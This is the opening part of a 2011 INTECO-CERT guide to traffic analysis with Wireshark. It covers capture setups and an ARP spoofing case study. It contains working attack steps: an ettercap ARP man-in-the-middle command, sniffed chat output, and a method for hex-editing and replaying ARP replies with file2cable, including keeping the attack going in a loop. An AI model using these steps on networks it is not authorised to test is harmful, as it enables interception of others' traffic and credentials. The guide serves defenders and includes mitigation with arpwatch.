TRAFFIC ANALYSIS WITH WIRESHARK

INTECO-CERT

February 2011

Author: Borja Merino Febrero

The National Communications Technology Institute (*Instituto Nacional de Tecnologías de la Comunicación - INTECO*) recognises and is grateful to the following collaborators for their support in preparing this report. Manuel Belda, from the regional government of Valencia's Computer Security Incident Response Team (CSIRT-cv) and Eduardo Carozo Blumsztein from the ANTEL CSIRT of Uruguay.

CONTENTS

1. ANALYSING TRAFFIC

All network administrators have had to face at some time or another a loss in the performance of the network managed. They know that cases like those are not always easy, due to the lack of time and resources available, or not knowing about appropriate tools or not knowing exactly why it is occurring. Sometimes connectivity is lost or some terminals have been disconnected for no apparent reason.

Most of the time, the cause of these problems is not premeditated and is down to poor network configuration, such as badly configured broadcast storms, spanning-tree, redundant links, etc. However, sometimes the cause could be due to attacks by third parties that try to put the web server out-of-service through means of a DoS (Denial of Service) attack, sending traffic with an infected ARP in an attempt to discover hosts to infect, or quite simply infecting terminals with malware to form part of a zombie network or botnet.

In either case, knowing the source of the incident is the first step towards taking appropriate action and achieving correct protection. That is when traffic analysers can be extremely useful to detect, analyse and map traffic, identifying threats to the network to limit their subsequent impact. To achieve that, there are advanced devices on the market, such as the MARS (*Monitoring, Analysis and Response System*) by Cisco or IDS/IPS (Intrusion Detection System/Internet Protocol System) based on hardware from different manufacturers (Symantec, Fortinet, Nokia, etc.). However, these solutions are not always within the reach of all companies because the cost does not fulfill the basic proportionality principle (expense higher than profit gained) and therefore its purchase can not be justified.

Because of that, and to cover the requirements of entities with more modest technological infrastructures, INTECO-CERT presents this "Guide to analysing traffic with Wireshark". The objective is to make administrators and technicians aware of the advantages of auditing the network with a traffic analyser using the free and open-source tool Wireshark. It also offers practical examples of common attacks to local networks that are currently enemy number one for corporate environments.

This document is divided into sections that deal with different real attacks to local networks, such as *ARP Spoof, DHCP Flooding, DNS Spoof, DDoS Attacks*, *VLAN Hopping*, etc. Wireshark is used as the main support tool to help detect, or to a greater extent, analyse the problems generated by these attacks. At the same time, different actions to resolve each example are proposed.

2. WHY WIRESHARK?

Wireshark is an open-source protocol analyser designed by Gerald Combs that runs on Windows and Unix platforms.

Originally known as Ethereal, its main objective is to analyse traffic as well as being an excellent, easy-to-use application for analysing communications and resolving network problems.

Wireshark implements a range of filters that facilitate the definition of search criteria and currently supports over 1100 protocols (version 1.4.3), all with a simple and intuitive front-end that enables you to break down the captured packets by layer. Wireshark "understands" the structure of different networking protocols, so you are able to view the fields of each one of the headers and layers of the packets being monitored, providing a wide range of options to network administrators when performing certain traffic analysis tasks.

Similarly to Tcpdump, Wireshark includes a command line version, called Tshark, although this document focuses on its graphical-front end version. It is also important to mention that the functions detailed in this document represent only a small proportion of what Wireshark can do and is meant as a guide for any administrator who needs to detect, analyse and resolve network anomalies.

Situations may occur in which Wireshark is not able to interpret certain protocols due to a lack of documentation or standardizations. In that case, reverse engineering would be the best approach.

Other tools, such as Snort, OSSIM and a number of IDS/IPS can serve to warn you of some of the problems and attacks described in this guide. However, when you need to analyse traffic in depth or audit an environment when time is of the essence, these tools lack the flexibility that a protocol analyser such as Wireshark offers.

3. WHERE TO CAPTURE DATA

The first step in auditing networks is to define where to analyse the traffic.

Picture yourself in a common scenario. You find yourself in a switched environment made up of a number of switches, several terminals and a file server. Network performance has dropped in recent days and the cause is unknown.

You do not have an IDS (Intrusion Detection System) that can raise the alarm or inform of attacks or network malfunction, and you know that there are no problems with the transfer rate of the file server to LAN (*Local Area Network*) terminals. Furthermore, your network equipment does not have Netflow protocols to analyse traffic remotely, which is why you decide to use Wireshark. The first doubt that comes to mind is where to install it.

It would seem logical to install Wireshark on the file server itself to analyse the traffic that flows through this network segment, but you could come across situations in which you can not access the server physically or quite simply for security reasons, such as SCADA (Supervisory and Control Data Acquisition) environments, you can not install it there.

Some alternatives will be provided with usage techniques that enable you to capture traffic without having to install Wireshark on the server. The exception to the rule would be in the latter case, where several methods are given to perform remote capture in which case it is necessary to execute, or at least install, applications on the terminal you wish to analyse.

3.1. USING A HUB

If you connect a terminal with Wireshark to one of the switch ports, you will only see the packets that occur between the switch and your terminal, and that is not what you want. The switch divides the network into segments creating separate collision domains, which eliminates the need for each packet to compete for the network segment. The packets are only sent to all ports (belonging to the same Virtual LAN - VLAN) when it is a broadcast domain (for example, to know the physical address of a terminal).

One alternative to meet this objective is to use a hub, as illustrated in Figure 1- Capture Modes, connecting it to the same network segment on your server. Now that it is a shared, all traffic between the switch and the server can be analysed on your terminal..

3.2. PORT MIRRORING OR VACL (VLAN-BASED ACLS)

As long as you have access to the switch and support this functionality, it is the most convenient way to capture network traffic. This way of working, known as Services and Protocols for Advanced Networks (SPAN) in Cisco environments, enables you to duplicate the traffic between one or more switch ports and mirror it to the port that you want. It is important note that the port configured as mirroring has to be as fast as the port(s) to be monitored to avoid segment loss. This method is used by many administrators to install IDS or other analysis tools.

One advantage VACL has over Port Mirroring is that it allows for better granulation when specifying the traffic you want to analyse. When configuring Port Mirroring, it is possible to redirect traffic from one port or VLAN to another; with VACL it is possible to specify ACLs to select the type of traffic you are interested in.[1].

In the following example, a VLAN Access Map is defined to forward and capture packets that coincide with the traffic defined in *lab_10* and used in VLANS 14,15 and 16:

```
Router(config)# vlan access-map bmf 10
Router(config-access-map)# match ip address lab_10
Router(config-access-map)# action forward capture
Router(config-access-map)# exit
Router(config)# vlan filter bmf vlan-list  14-16
```

```
Router# show ip access-lists lab_10
Extended IP access list lab_10
    permit ip 10.0.0.0 0.255.255.255 any
```

Some Cisco devices have a functionality available called *Mini Protocol Analyser* that enables you to capture traffic from a SPAN session and save the packets in a local buffer to be exported to a .cap file at a later time. This functionality also enables you to specify filter options to limit the packet capture; for example, you can specify packet types that have a certain EtherType or those identified in a previously configured Access Control List (ACL). It also uses libpcap as the capture format, so it can be used by Wireshark or any other protocol analyser for subsequent analysis[2].

[1] **Cisco**: VACL Configuration
https://www.cisco.com/en/US/docs/switches/lan/catalyst6500/ios/12.2SXF/native/configuration/guide/vacl.html

[2] **Cisco:** Mini Protocol Analyser
https://www.cisco.com/en/US/docs/routers/7600/ios/12.2SR/configuration/guide/mpa.html

3.3. BRIDGE MODE

If you are not able to access the switch, you can use a machine with two network cards to position yourself between the switch and the server, as illustrated in Figure 1. This is a MitM (*Man in the Middle*), at the physical level, where you have passive access to all traffic throughput.

There are several ways in which you can configure your PC in this mode and it is easy to install and configure *bridge-utils* (bridge packet utilities for Linux). All that is necessary is to create a bridge-type interface and thereafter add the physical interfaces that form part of this bridge. Lastly, you activate the interface and execute Wireshark. The disadvantage of this capture method is the loss of segments during installation, something that under certain circumstances is unacceptable. Here is an example of its configuration:

```
root@bmerino:~# brctl addbr mybridge
root@bmerino:~# brctl addif mybridge eth1
root@bmerino:~# brctl addif mybridge eth0
root@bmerino:~# ifconfig mybridge up
```

3.4. ARP SPOOF

On certain occasions, if you can not use the previous methods, you can use tools such as Ettercap or similar to create a MitM (*Man in the Middle*). It is important to understand that this is a rather offensive method and that it is only useful in non-critical environments where there is a need to intercept traffic between various machines.

What is achieved is that the machine you want to monitor sends all segments via your PC where you have Wireshark executing. The process is performed by infecting the cache of the machines involved with a false IP/MAC association. Some switches have functions available that enable you to detect this process (see *Dynamic ARP Inspection* and *DHCP Snooping*[3]), so it is important that you deactivate this function in the network devices if you do not what your port to go into shutdown mode. To go between the server (10.0.0.100) and the gateway of your LAN (10.0.0.1), all you need to do is execute Ettercap in the following way:

```
root@bmerino:~# ettercap -T -M arp:remote /10.0.0.1/ /10.0.0.100/ &
```

[3] **Cisco:** Configuration of the security measures for Layer 2 devices.
http://www.cisco.com/en/US/products/hw/switches/ps5023/products_configuration_example09186a00807c4101.shtml
Cisco: ARP infection and mitigation measures.
http://www.cisco.com/en/US/prod/collateral/switches/ps5718/ps708/white_paper_c11_603839.html




Figure 1- Capture Modes

3.5. REMOTE PACKET CAPTURE

In addition to the methods mentioned above, there are several options for capturing data remotely. One of them is by means of a RPCAP (*Remote Packet Capture System*). However, in this case, it would be necessary to execute a server program (rpcapd) along with the required libraries on the machine to monitor and a client program from which the same will be recovered and viewed; in this case, Wireshark.

As mentioned previously, this method is appropriate for non-critical environments where you can install software in the machine whose traffic you wish to analyse, with the associated stability and performance risks.

For the server configuration, all you have to do is execute rpcapd.exe, included in the installation of WinPcap 4.0 (libpcap libraries on Window machines) or higher.

You can specify the listening port and other options such as authentication, authorised client lists to connect to the server, etc. The operating mode can be active or passive. In the first case the daemon tries to establish a connection with the client so that it sends the appropriate commands to the server. This operation mode is useful when the daemon is behind a Firewall with no Network Address Translation (NAT) configured for its connection from the outside. In the second case, it is the client that initiates the connection with the server to start monitoring data.




```
C:\Program Files\WinPcap>rpcapd.exe -n  -p 8080
Press CTRL + C to stop the server...
```

Figure 2- Capturing data with rpcapd

The client has to specify the address, port, credentials (if requested by the server) and the interface from which you want to capture the packets. In Wireshark, this is performed by *Capture >> Options*, specifying in *Interface* the *Remote* type:


Capture
Interface: Remote... | Conexi◻n de red Intel(R) PRO/1000 MT: \Device\NPF_{8E55CF47...
IP address: fe80::3dc9:6ee5:6b87:18e2, 192.168
Link-layer header type: Ethernet
☑ Capture packets in promiscuous mode
☐ Capture packets in pcap-ng format (exper

Wireshark: Remote Int...
Host: 192.168.1.200
Port: 6666
Authentication

Figure 3 - Connecting to rpcapd server

It is important to mention that if the capture is performed in the same interface that the RPCAP protocol is using to transfer the data between daemon and client, those packets are also displayed in Wireshark and that could complicate their interpretation. You can prevent these packets interfering with the rest. To do this, you need to select the option *"Do not capture own RPCAP traffic"* in *"Remote Settings"*.

Another alternative to RPCAP for remote data capture is to redirect the output of tcpdump from a ssh (Secure SHell) connection. Logically, in this case, the machine to monitor needs to have access to ssh and have tcpdump installed[4]:



```
root@borjaBT:~# ssh root@192.168.254.211 tcpdump -w - 'port !22' | wireshark -k -i -
root@192.168.254.211's password:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```


Figure 4 – tcpdump

Once your machine is configured, using any of the previous methods, you can launch Wireshark as root/administrator. To start capturing, select the interface from the menu *Capture >> Interfaces* (if you have chosen to use the bridge mode, you can use either of the two).

[4] **Urfix:** 9 ways to take a huge Tcpdump
http://blog.urfix.com/9-ways-huge-tcpdump/

S21sec: Remote network captures.
http://blog.s21sec.com/2009/10/capturas-de-red-remotas-para.html

Winpacap: Configuring the Remote Daemon
http://www.winpcap.org/docs/docs_40_2/html/group__remote.html#Config



```
No. .  Time       Source              Destination         Protocol  Info
  4 9.028195   10.0.0.109          239.255.255.250     SSDP      M-SEARCH * HTTP/1.1
  5 9.678865   IntelCor_6e:a2:69   Broadcast           ARP       Who has 10.0.0.1?  Tell 10.0.0.101
  6 9.681088   Cisco-Li_2b:72:04   IntelCor_6e:a2:69   ARP       10.0.0.1 is at 00:18:39:2b:72:04
  7 9.692034   IntelCor_6e:a2:69   Broadcast           ARP       Who has 10.0.0.100?  Tell 10.0.0.101
  8 9.696736   IntelCor_49:bd:93   IntelCor_6e:a2:69   ARP       10.0.0.100 is at 00:12:f0:49:bd:93
  9 10.768172  10.0.0.100          10.0.0.1            ICMP      Echo (ping) request
 10 10.800072  10.0.0.1            10.0.0.100          ICMP      Echo (ping) request
 11 10.800176  IntelCor_6e:a2:69   Cisco-Li_2b:72:04   ARP       10.0.0.100 is at 00:13:ce:6e:a2:69
 12 10.800245  IntelCor_6e:a2:69   IntelCor_49:bd:93   ARP       10.0.0.1 is at 00:13:ce:6e:a2:69
 13 11.810451  IntelCor_6e:a2:69   Cisco-Li_2b:72:04   ARP       10.0.0.100 is at 00:13:ce:6e:a2:69
 14 11.833724  10.0.0.100                              TCP       1390 > www [SYN] Seq=0 Len=0 MSS=1460
 15 11.857257  IntelCor_6e:a2:69   IntelCor_49:bd:93   ARP       10.0.0.1 is at 00:13:ce:6e:a2:69
 16 11.859246  IntelCor 6e:a2:69   Broadcast           ARP       Who has 10.0.0.1?  Tell 10.0.0.101
```

```
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (0x0002)
    Sender MAC address: IntelCor_49:bd:93 (00:12:f0:49:bd:93)
    Sender IP address: 10.0.0.100 (10.0.0.100)
    Target MAC address: IntelCor_6e:a2:69 (00:13:ce:6e:a2:69)
    Target IP address: 10.0.0.101 (10.0.0.101)
```

```
0000  00 13 ce 6e a2 69 00 12  f0 49 bd 93 08 06 00 01   ...n.i.. .I......
0010  08 00 06 04 00 02 00 12  f0 49 bd 93 0a 00 00 64   ........ .I.....d
0020  00 13 ce 6e a2 69 0a 00  00 65                     ...n.i.. .e
```

Figure 5- Wireshark Areas

The following offers a brief description of the most interesting areas that Wireshark displays once data capture starts (Figure 5- Wireshark Areas):

- Zone 1 is the area where filters are defined and, as you will see later, enables you to define search patterns to view those packets or protocols that are of interest to you..

- Zone 2 corresponds to a list to view of all packets being captured in real time. Knowing how to interpret the data given in this zone correctly (protocol type, number sequence, flags, time stamps, ports, etc.) enables you to, under certain circumstances, identify the problem without having to perform a detailed audit.

- Zone 3 enables you to classify, by layer, each header of the packets selected in zone 2 and you can navigate through each field of the same.

- Lastly, Zone 4 represents, in hexadecimal format, the packet in the state in which it was captured by your network card.


4. LOCAL AREA NETWORK ATTACKS

4.1. ARP SPOOF

4.1.1. Practical Example

In addition to being a way in which to capture in specific circumstances, *Arp Spoof* is normally used by attackers to intervene between one or more machines with the aim of intercepting, modifying or capturing packets. This rather intrusive method is reflected in Figure 5- Wireshark Areas, where you can quickly see that something suspect is occurring due to the large quantity of ARP traffic that is being received. If you take a more detailed look at the behaviour of the protocol, you will realize that the server is being attacked.

In packet number 5, you can see how the machine with IP 10.0.0.101, and a Message Authentication Code (MAC) IntelCor_6e:a2:69, has launched an ARP request to the broadcast address asking for the MAC of the IP 10.0.0.1 (your network gateway). Immediately afterwards, the router responds with an ARP reply indicating the MAC address. Then the same IP repeats the process and requests the MAC of the IP 10.0.0.100 (file server) using another broadcast diffusion. The server responds with its MAC address (IntelCor_49: bd:93). Everything has been normal up to this point. We have a machine on our LAN (10.0.0.101), that has the MAC server and the router and they can now share Ethernet traffic. The problem occurs with packet 11, when this machine repeatedly sends to your server and the router false ARP reply packets, associating the IP of both with its own MAC (IntelCor_6e:a2:69). This way, all traffic transmitted between the LAN gateway and the server goes through the attacking machine. Tools such as Ettercap, Cain and Abel or the Dsniff suite permit these types of attacks without having to know in detail Ethernet functionality or ARP protocol which increases the danger level because the attacker does not need to have advanced skills to capture protocol conversations that travel in plain text, obtain passwords, files, redirect traffic, etc.[5]



```
root@bt:~# msgsnarf -i eth0
msgsnarf: listening on eth0
Dec  9 15:37:19 MSN 9 > unknown: Te has enterado de que han arrestado a Julian Assange ?
Dec  9 15:37:37 MSN [redacted]@hotmail.com > unknown: Que va!!
Dec  9 15:37:42 MSN [redacted]@hotmail.com > unknown: CuÃindo??
Dec  9 15:38:15 MSN 21 > unknown: hoy. Te dejo que creo que nos estÃin espiando 0o ...
```

Figure 6- DSniff

[5] **Seguridadyredes:** Wireshark/Tshark. Capturing network impressions.
http://seguridadyredes.nireblog.com/post/2010/03/24/wireshark-tshark-capturando-impresiones-en-red

Elladodelmal. Playing with LDAP.
http://www.elladodelmal.com/2008/04/jugando-con-ldap-i-de-iii.html

Thanks to the information provided by Wireshark, it could be useful in certain circumstances (pentesting, auditing, etc.) to generate frames or packets and send them via an interface. There are excellent tools available[6] for that purpose, such as Scapy, which enables you to create all types of packets from scratch. It is not complicated to do the same with traffic captured in Wireshark.

Following the example above, you can capture a valid ARP packet, modify it and send it via an interface to infect the ARP cache of a particular machine.

The raw data format of an ARP reply generated by your machine to an ARP request is then shown. You can look for these packets with the following filters arp.opcode == 0x0002 (ARP *reply*):




```
▷ Frame 46 (60 bytes on wire, 60 bytes captured)
▽ Ethernet II, Src: Foxconn_e8:50:0e (00:15:58:e8:50:0e), Dst: Intel_c6:c5:82 (00:0e:0c:c6:c5:82)
  ▷ Destination: Intel_c6:c5:82 (00:0e:0c:c6:c5:82)
  ▷ Source: Foxconn_e8:50:0e (00:15:58:e8:50:0e)
    Type: ARP (0x0806)
    Trailer: 000000000000000000000000000000000000
▽ Address Resolution Protocol (reply)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (0x0002)
    Sender MAC address: Foxconn_e8:50:0e (00:15:58:e8:50:0e)
    Sender IP address: 192.168.254.245 (192.168.254.245)
    Target MAC address: Intel_c6:c5:82 (00:0e:0c:c6:c5:82)
    Target IP address: 192.168.254.254 (192.168.254.254)

0000  00 0e 0c c6 c5 82 00 15  58 e8 50 0e 08 06 00 01   ........ X.P.....
0010  08 00 06 04 00 02 00 15  58 e8 50 0e c0 a8 fe f5   ........ X.P.....
0020  00 0e 0c c6 c5 82 c0 a8  fe fe 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

Figure 7- ARP Spoof

As previously mentioned, the hexadecimal text shown in the lower portion corresponds to the segment transmitted by the network. Therefore, there is nothing that stops someone from taking those values, modifying them and resending them. To do this, right-click "*Frame* 46" and select *"Export Selected Packet Bytes"* and save the segment in a file.

At a later stage you can modify the segment creating an ARP reply with any kind of Hexadecimal Editor. You can send a modified ARP reply to machine 192.168.254.245 with MAC 00:15:58:e8:50:0e so that it passes through the gateway (IP 192.168.254.254 with MAC 00:0e:0c:c6:c5:82):

[6] **Phenoelit-us:** Suite of tools to audit a variety of network protocols. http://phenoelit-us.org/irpas/docu.html




```
00000000   00 15 58 E8  50 0E 08 00  27 F3 B1 0B  08 06 00 01  08 00 06 04  ..X.P...'...........
00000014   00 02 08 00  27 F3 B1 0B  C0 A8 FE FE  00 15 58 E8  50 0E C0 AB  ....'.........X.P...
00000028   FE F5 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 0A  ....................
```

Figure 8- Editing ARP Reply packets

After modifying the segment, you can send it directly to the interface connected to your LAN by using file2cable (see reference[7]):

```
root@borjaBT:~# file2cable -i eth0 -f arpreply
```

To verify it has worked, you can check the ARP cache of the subject of the attack:




```
root@Mordor:~# arp -n
Dirección                TipoHW  DirecciónHW         Indic Máscara         Interfaz
192.168.254.254          ether   08:00:27:f3:b1:0b   C                     eth0
```

Figure9- ARP Cache

You can maintain the attack, for example, with a script that executes the instruction in a loop. This way you are constantly infecting the cache of the attack target with the result that it sends all directed packets outside the LAN to the attacking machine. Logically, for this attack to be successful, you will need to perform the same operation with the gateway cache or the machine under attack to create a full MitM (*Man in the Middle*).

4.1.2. Mitigation

There are a great many free tools[8] designed to detect this type of attack (see Arpwatch, Nast, Snort, Patriot NG, ArpON, etc) that generate alerts when an abnormal use of the ARP protocol is detected. Look at the output that Arpwatch generates when changes are detected in ARP/IP assignments.



```
root@Mordor:~# arpwatch -n 192.168.254.0/24 -i eth0
root@Mordor:~# tail -f /var/log/syslog | grep -i arpwatch
Oct 19 09:16:42 Mordor arpwatch: listening on eth0
Oct 19 09:16:56 Mordor arpwatch: flip flop 192.168.254.254 08:00:27:f3:b1:0b (00:0e:0c:c6:c5:82) eth0
Oct 19 09:16:56 Mordor arpwatch: flip flop 192.168.254.254 08:00:27:f3:b1:0b (00:0e:0c:c6:c5:82) eth0
Oct 19 09:17:02 Mordor arpwatch: flip flop 192.168.254.245 08:00:27:f3:b1:0b (00:15:58:e8:50:0e) eth0
Oct 19 09:17:02 Mordor arpwatch: flip flop 192.168.254.245 08:00:27:f3:b1:0b (00:15:58:e8:50:0e) eth0
Oct 19 09:17:07 Mordor arpwatch: ethernet mismatch 192.168.254.254 08:00:27:f3:b1:0b (00:0e:0c:c6:c5:82) eth0
```

Figure 10- Arpwatch

The first two lines show an example of this: the MAC 08:00:27:f3:b1:0b, belonging to the attacker, is trying to userp the MAC 0:0e:0c:c6:c5:82, belonging to the legitimate gateway by using false ARP requests.

---

[7] **Backtrack Italy**- Using file2cable to falsify ARP packets.
http://pool.backtrack.it/BackTrack_4/Privilege_Escalation/Sniffers/Wireshark.pdf

[8] **INTECO:** Free protocol analysis tools.
http://cert.inteco.es/software/Proteccion/utiles_gratuitos/Utiles_gratuitos_listado/?idLabel=2230152&idUser=&idPlatform=

